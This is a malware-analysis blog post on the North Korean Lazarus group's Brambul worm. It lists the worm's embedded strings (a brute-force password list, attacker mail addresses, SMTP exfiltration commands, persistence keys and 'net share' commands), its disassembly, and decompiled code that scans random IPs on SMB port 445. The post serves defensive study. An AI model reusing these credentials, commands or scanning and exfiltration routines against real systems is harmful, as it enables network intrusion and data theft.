[Malware] Lazarus group's Brambul worm of the former Wannacry - 1 | Swan's Lab

swanleesec.github.io/posts/Malware-Lazarus-group's-Brambul-worm-of-the-former-Wannacry-1


[Malware] Lazarus group's Brambul worm of the former Wannacry - 1

25 Feb 2020 | | 악성코드, 라자루스, 북한, 워너크라이, 웜, malware, wannacry, lazarus, worm, north korea, english

Relationship with WannaCry and Brambul

WannaCry is a ransomware of the North Korean Lazarus Group that hit the pandemic in May 2017. Attackers earned about $ 150,000 through this ransomware, and the damage from the attack is estimated at about billions of dollars. One of the features of WannaCry is that it replicates itself and distributes it to an accessible network, similar to a worm, and is distributed primarily through SMB vulnerabilities and email.

Prior to WannaCry, the Lazarus group deployed a worm that behaved in a similar way, one of which is the worm named Brambul. WannaCry is a mutation of the ransomware form of this worm called Brambul.



Edit from Intezer tech report

Brambul was created in 2009 and began to be distributed. After 10 years, it’s not dangerous compared to other malware, but it can still harm computers with vulnerable versions and settings.

Analysis

MD5 : f024ff4176f0036f97ebc95decfd1d5e


Running the file does not seem to have any effect on your screen. There is no packing or obfuscation, so it is easy to analyze. Thanks to this, you can roughly predict behavior with just the strings contained within the file.


Strings in file

File pos	Mem pos	ID	Text
000000007C6E	000000407C6E	0	_strupr
0000000081E0	0000004081E0	0	gmail-smtp-in.l.google.com
0000000081FC	0000004081FC	0	johnS203@yahoo.com
000000008210	000000408210	0	google.com
0000000821C	000000040821C	0	whiat1001@gmail.com
000000008230	000000408230	0	mail1234
0000000823C	000000040823C	0	mail123
000000008244	000000408244	0	mail1
0000000824C	000000040824C	0	web1234
000000008254	000000408254	0	web123
000000008270	000000408270	0	~!@#$%
000000008277	000000408277	0	&*()_+
000000008280	000000408280	0	!@#$%
0000000828C	0000004082 8C	0	!@#$%
000000008298	000000408298	0	!@#$%
0000000082A4	0000004082A4	0	!@#$%
0000000082AC	0000004082AC	0	!@#$%
0000000082B4	0000004082B4	0	111111
0000000082CC	0000004082CC	0	54321
0000000082D4	0000004082D4	0	1234567
0000000082DC	0000004082DC	0	12345
0000000082F4	0000004082F4	0	asdfgh
0000000082FC	0000004082FC	0	asdfg
0000000830C	000000040830C	0	BUMBLE
000000008314	000000408314	0	angel
0000000831C	000000040831C	0	passwd
000000008334	000000408334	0	!@#$%
0000000833C	000000040833C	0	admin
000000008344	000000408344	0	test1234
000000008358	000000408358	0	654321
000000008360	000000408360	0	123456
0000000836C	000000040836C	0	password
000000008378	000000408378	0	db2admin
000000008384	000000408384	0	administrator
000000008394	000000408394	0	%d.%d.%d.%d|
0000000083B4	0000004083B4	0	From: "Microsoft" <provider@microsoft.com>
0000000083EC	0000004083EC	0	RCPT TO:<
0000000083F8	0000004083F8	0	MAIL FROM:<
000000008408	000000408408	0	HELO <
000000008410	000000408410	0	209.85.223.33
000000008420	000000408420	0	209.85.210.24
000000008430	000000408430	0	209.85.223.27
000000008440	000000408440	0	Windows Update
000000008450	000000408450	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
000000008480	000000408480	0	cmd.exe /c "net share c$ /d"
0000000084A0	0000004084A0	0	cmd.exe /c "net share admin$ /d"
0000000084C8	0000004084C8	0	\lsasvc.exe
0000000084D4	0000004084D4	0	RT_RCDATA
0000000084E0	0000004084E0	0	wgudtr
0000000084E8	0000004084E8	0	Microsoft Windows Genuine Updater
00000000850C	000000040850C	0	%SystemRoot%\csrss.exe
000000008524	000000408524	0	%s\admin$\csrss.exe
000000008538	000000408538	0	wglmgr
000000008540	000000408540	0	Windows Genuine Logon Manager
000000008560	000000408560	0	cmd.exe /c "net share admin$"
000000008580	000000408580	0	Subject: %s|%s|%s
000000008594	000000408594	0	%s\ipc$
00000000859C	000000040859C	0	%s!@#$
0000000085A8	0000004085A8	0	%s123
0000000085C4	0000004085C4	0	@%s!@
0000000085D8	0000004085D8	0	%s%s%s
0000000085E4	0000004085E4	0	ApiBuffe


Based on the above information, you can infer emails, IP addresses, registry changes, shared folder access, and related processes.

Start of behavior


; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near
pcbBuffer= dword ptr -594h
Buffer= byte ptr -590h
WSAData= WSAData ptr -190h
hInstance= dword ptr 4
hPrevInstance= dword ptr 8
lpCmdLine= dword ptr 0Ch
nShowCmd= dword ptr 10h
sub esp, 594h
push ebx
push esi
lea eax, [esp+59Ch+WSAData]
push edi
push eax ; lpWSAData
push 202h ; wVersionRequested
mov [esp+5A8h+pcbBuffer], 104h
call WSAStartup
test eax, eax
jnz loc_4028E5
call sub_402410
test eax, eax
jz loc_4028E5
push 104h ; nSize
push offset Filename ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
lea ecx, [esp+5A0h+pcbBuffer]
lea edx, [esp+5A0h+Buffer]
push ecx ; pcbBuffer
push edx ; lpBuffer
call ds:GetUserNameA
lea eax, [esp+5A0h+Buffer]
push eax ; Str
call ds:_strupr
push offset String2 ; "gmail.com"
call sub_4013D0
mov dword_409640, eax
add esp, 8
mov esi, offset aSystem ; "SYSTEM"
lea eax, [esp+5A0h+Buffer]



Address Hex dump Disassembly Comment
0040270E . 8D5424 10 LEA EDX, DWORD PTR SS:[ESP+10]
00402712 . 51 PUSH ECX pBufCount
00402713 . 52 PUSH EDX Buffer
00402714 . FF15 2470400(CALL DWORD PTR DS:[<&ADVAPI32.GetUse GetUserNameA
0040271A . 8D4424 10 LEA EAX, DWORD PTR SS:[ESP+10]
0040271E . 50 PUSH EAX s = "swan"
0040271F . FF15 3C71400(CALL DWORD PTR DS:[<&MSVCRT._strupr> _strupr
00402725 . 68 9C864000 PUSH smb-7teu.0040869C ASCII "gmail.com"
0040272A . E8 A1ECFFFF CALL smb-7teu.004013D0
0040272F . A3 40964000 MOV DWORD PTR DS:[409640], EAX
00402734 . 83C4 08 ADD ESP, 8
00402737 . BE 94864000 MOV ESI, smb-7teu.00408694 ASCII "SYSTEM"
0040273C . 8D4424 10 LEA EAX, DWORD PTR SS:[ESP+10]
00402740 > 8A10 MOV DL, BYTE PTR DS:[EAX]
00402742 . 8A1E MOV BL, BYTE PTR DS:[ESI]
00402744 . 8ACA MOV CL, DL
00402746 . 3AD3 CMP DL, BL
00402748 .v 75 1E JNZ SHORT smb-7teu.00402768
0040274A . 84C9 TEST CL, CL
0040274C .v 74 16 JE SHORT smb-7teu.00402764
0040274E . 8A50 01 MOV DL, BYTE PTR DS:[EAX+1]
00402751 . 8A5E 01 MOV BL, BYTE PTR DS:[ESI+1]
00402754 . 8ACA MOV CL, DL
00402756 . 3AD3 CMP DL, BL
00402758 .v 75 0E JNZ SHORT smb-7teu.00402768
0040275A . 83C0 02 ADD EAX, 2
0040275D . 83C6 02 ADD ESI, 2
00402760 . 84C9 TEST CL, CL
00402762 .^ 75 DC JNZ SHORT smb-7teu.00402740
00402764 > 33C0 XOR EAX, EAX
00402766 .v EB 05 JMP SHORT smb-7teu.0040276D
00402768 > 1BC0 SBB EAX, EAX
0040276A . 83D8 FF SBB EAX, -1
0040276D > 85C0 TEST EAX, EAX
0040276F .v 0F85 4001000(JNZ smb-7teu.004028B5
00402775 . E8 26F4FFFF CALL smb-7teu.00401BA0
0040277A . E8 B1F3FFFF CALL smb-7teu.00401B30
0040277F . E8 BCE8FFFF CALL smb-7teu.00401040
EAX=0019F958, (ASCII "swan")

When the program starts up, it calls the WSAStartup function to check if a network connection is available. Get the user's name (the name of the PC). For my PC, I got the value "swan". Then push the string "gmail.com" onto the stack and call dnsquery as follows:



After that, the user's name is verified as "System", and the behavior is divided into two routine to the result.

```
if ( !WSAStartup(0x202u, &WSAData) && sub_402410() )
{
  GetModuleFileNameA(0, (LPSTR)&Filename, 0x104u);
  GetUserNameA(&Buffer, &pcbBuffer);
  strupr(&Buffer);
  dword_409640 = sub_4013D0(String2);
  if ( !strcmp(&Buffer, aSystem) )
  {
```


loc_40276D:
test eax, eax
jnz loc_4028B5
loc_4028B5:
mov edi, ds:_beginthreadex
mov esi, ds:Sleep
mov ebx, 100h
call sub_401BA0
call sub_401B30
call sub_401040
mov edi, offset aSubject ; "Subject: "
or ecx, 0FFFFFFFFh
xor eax, eax
lea edx, [esp+5A0h+Buffer]
repne scasb
not ecx
sub edi, ecx
mov eax, ecx
mov esi, edi
mov edi, edx
lea edx, [esp+5A0h+Buffer]
shr ecx, 2
rep movsd
mov ecx, eax
xor eax, eax
and ecx, 3
rep movsb
mov edi, offset Dest
or ecx, 0FFFFFFFFh
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov ebx, ecx
mov edi, edx
or ecx, 0FFFFFFFFh
repne scasb
mov ecx, ebx
dec edi
shr ecx, 2
rep movsd
mov ecx, ebx
and ecx, 3
rep movsb
call ds:GetVersion
mov [esp+5A0h+pcbBuffer], eax
and eax, 0FFFFh
cmp eax, 6
jg short loc_402817
loc_4028C6:
push 0
push 0
push 0
push offset sub_402900
push 0
push 0
call edi ; _beginthreadex
add esp, 18h
push 32h ; dwMilliseconds
call esi ; Sleep
dec ebx
jnz short loc_4028C6
push 0FFFFFFFFh ; dwMilliseconds
call esi ; Sleep
loc_4028E5:
pop edi
pop esi
xor eax, eax
pop ebx
add esp, 594h
retn 10h
_WinMain@16 endp
loc_402817:
cmp eax, 105h
jz short loc_40283B
cmp eax, 205h
jz short loc_402830

First routine


In this case, we call the sub_402900 subroutine, which generates IP addresses randomly after a few GetTickCounts. It will try to connect to 445 port (SMB port) with randomly generated IP.

```
if ( v2 < 20 || v2 > 240 || v2 == 127 )
  v2 = 210;
if ( v18 )
{
  v7 = v0() & 0xFFF;
  v21 = (v7 + v5()) % 0xFF;
}
v8 = v0() & 0xFFF;
v9 = (v8 + v5()) % 0xFF;
v10 = v0() & 0xFFF;
v11 = v5();
sprintf(&Dest, aD_D_D_D_0, v2, v21, v9, (v10 + v11) % 0xFF);
*(_DWORD *)&name.sa_data[2] = inet_addr(&Dest);
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = htons(0x1BDu);
v12 = socket(2, 1, 0);
v13 = v12;
if ( v12 == -1 )
{
  Sleep(100u);
}
else
{
  ioctlsocket(v12, -2147195266, &argp);
  writefds.fd_array[0] = v13;
  writefds.fd_count = 1;
  timeout.tv_sec = 3;
  timeout.tv_usec = 0;
  Sleep(50u);
  connect(v13, &name, 16);
  if ( WSAGetLastError() == 10035 )
  {
    v14 = select(0, 0, &writefds, 0, &timeout);
    closesocket(v13);
```

```
push    offset aD_D_D_D_0 ; "%d.%d.%d.%d"
push    eax               ; Dest
call    ds:sprintf
add     esp, 18h
lea     ecx, [esp+248h+Dest]
push    ecx               ; cp
call    inet_addr
push    445               ; hostshort
mov     dword ptr [esp+24Ch+name.sa_data+2], eax
mov     [esp+24Ch+name.sa_family], 2
call    htons
push    0                 ; protocol
push    1                 ; type
push    2                 ; af
mov     word ptr [esp+254h+name.sa_data], ax
call    socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_402A60
```

No.	Time	Source	Destination	Protocol	Length	Info
524564	2818.600000	10.37.129.3	10.37.129.3	DNS	74	Standard query 0xd422 PTR 236.237.141.236.in-addr.arpa
524565	2818.600000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0x1d9d PTR 223.216.89.234.in-addr.arpa
524566	2818.600000	10.37.129.3	10.37.129.3	DNS	74	Standard query 0x289a PTR 221.163.165.225.in-addr.arpa
524567	2818.600000	10.37.129.3	10.37.129.3	DNS	71	Standard query 0x3f45 PTR 109.4.56.228.in-addr.arpa
524568	2818.600000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0xa7f8 PTR 46.140.113.228.in-addr.arpa
524569	2818.600000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0xf1e0 PTR 106.95.112.230.in-addr.arpa
524570	2818.613000	10.37.129.3	10.37.129.3	DNS	72	Standard query 0x1091 PTR 23.220.58.225.in-addr.arpa
524571	2818.613000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0x13bf PTR 109.99.225.237.in-addr.arpa
524572	2818.613000	10.37.129.3	10.37.129.3	DNS	71	Standard query 0xb601 PTR 39.49.87.228.in-addr.arpa
524573	2818.629000	10.37.129.3	10.37.129.3	DNS	72	Standard query 0xa3ed PTR 63.33.222.235.in-addr.arpa
524574	2818.629000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0xb2ca PTR 250.149.65.231.in-addr.arpa
524575	2818.629000	10.37.129.3	10.37.129.3	DNS	72	Standard query 0x0167 PTR 26.193.242.50.in-addr.arpa
524576	2818.629000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0x8f21 PTR 112.26.243.210.in-addr.arpa
524577	2818.629000	10.37.129.3	10.37.129.3	DNS	73	Standard query 0xf420 PTR 145.152.145.37.in-addr.arpa
524578	2818.629000	10.37.129.3	10.37.129.3	DNS	74	Standard query 0xd05f PTR 204.162.197.115.in-addr.arpa
524579	2818.629000	10.37.129.3	10.37.129.3	DNS	74	Standard query 0x9c2c PTR 111.197.223.187.in-addr.arpa
